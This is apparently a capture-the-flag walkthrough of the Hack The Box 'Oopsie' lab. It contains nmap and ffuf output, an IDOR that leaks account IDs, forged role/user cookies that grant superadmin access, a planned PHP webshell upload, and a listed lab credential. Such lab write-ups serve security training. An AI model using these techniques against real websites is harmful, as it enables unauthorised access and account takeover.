HTB-Oopsie-04Jan2024

IP

10.129.238.238

Credentials & Users

86575 superadmin@megacorp.com
34322 admin@megacorp.com
57633 peter@qpic.co.uk
28832 tom@rafol.co.uk
8832 john@tafcz.co.uk
robert:M3g4C0rpUs3r!

Ports & Services

22/tcp open ssh
80/tcp open http

Technologies


OpenSSH 7.6p1
Apache 2.4.29
Ubuntu


NMAP

```
$ sudo nmap -sC -sV -O $IP -o nmap/oopsie
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-04 20:32 GMT
Nmap scan report for 10.129.65.241
Host is up (0.024s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION

22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   2048 61:e4:3f:d4:1e:e2:b2:f1:0d:3c:ed:36:28:36:67:c7 (RSA)
|   256 24:1d:a4:17:d4:e3:2a:9c:90:5c:30:58:8f:60:77:8d (ECDSA)
|_  256 78:03:0e:b4:a1:af:e5:c2:f9:8d:29:05:3e:29:c9:f2 (ED25519)
```

```
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Welcome
|_http-server-header: Apache/2.4.29 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it, see
https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=1/4%OT=22%CT=1%CU=39229%PV=Y%DS=2%DC=I%G=Y%TM=65971
OS:604%P=x86_64-pc-linux-gnu)SEQ(SP=FB%GCD=1%ISR=10D%TI=Z%CI=Z%II=I%TS=A)OP
OS:S(O1=M53CST11NW7%O2=M53CST11NW7%O3=M53CNNT11NW7%O4=M53CST11NW7%O5=M53CST
OS:11NW7%O6=M53CST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)EC
OS:N(R=Y%DF=Y%T=40%W=FAF0%O=M53CNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=
OS:AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(
OS:R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%
OS:F=R%O=%RD=0%Q=)T7(R=N)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G
OS:%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.79 seconds
```


Website


Welcome
10.129.65.241
Search
Kali Docs
Exploit-DB
Google Hacking
PEH Labs
mitmproxy
Swagger
crAPI
vAPI
MailHog
MegaCorp Automotive
Services
About
Contact
Bringing EV Ecosystem | Robust Design
Learn More


Login
Not secure
10.129.65.241/cdn-cgi/login/index.php
Log in
Username
Password
Login as Guest
Log in


IDOR


This can be changed numerically allowing access to other customer records including record "1" which is the admin account.




superadmin account

SA account details can be found on id=30





Admin account on position 1




Repair Management System


Access ID	Name	Email
34322	admin	admin@megacorp.com

customer "peter" on position 13

Request




Response




Repair Management Sys

Access ID	Name	Email
57633	Peter	peter@qpic.co.uk

User "john" on position 4




User "rafol" on position 23




Cookie alteration


Before

Using the information from the IDOR vulnerability we can adjust the cookie variables, refreshing the page and leaving us with the "super admin" account - without the requirement of tackling the password box



After






Manipulating the upload function

Starting with an empty text document will allow us to figure out where the backend system is storing the uploads.
As we know the system is based on php we can presume a php webshell should work on the target box as long as we can upload it, fire it off and retrieve it.


PHP shell file entitled "payload2.php"




I needed to try and figure out where the shell ends up. Using the superadmin cookie I can fuzz using ffuf as below. This then finds various other directories.
The uploads appears as a 403 and we cannot access directly but as usual we can execute the shell by using the full address.

```
┌──(sw1m㉿core)-[~/HTB/StartingPoint/Oopside]
└─$ sudo ffuf -c -u http://$IP/FUZZ/ -w /opt/SecLists/Discovery/Web-Content/raft-small-directories.txt -b Cookie: 'role=superadmin; user=86575'

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.129.95.191/FUZZ/
 :: Wordlist         : FUZZ: /opt/SecLists/Discovery/Web-Content/raft-small-directories.txt
 :: Header           : Cookie: Cookie:
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

js                      [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 25ms]
images                  [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 24ms]
themes                  [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 26ms]
uploads                 [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 29ms]
fonts                   [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 24ms]
icons                   [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 24ms]
css                     [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 2567ms]
server-status           [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 25ms]
                        [Status: 200, Size: 10932, Words: 1345, Lines: 479, Duration: 47ms]
:: Progress: [12514/20116] :: Job [1/1] :: 1418 req/sec :: Duration: [0:00:10] :: Errors: 0 ::
```

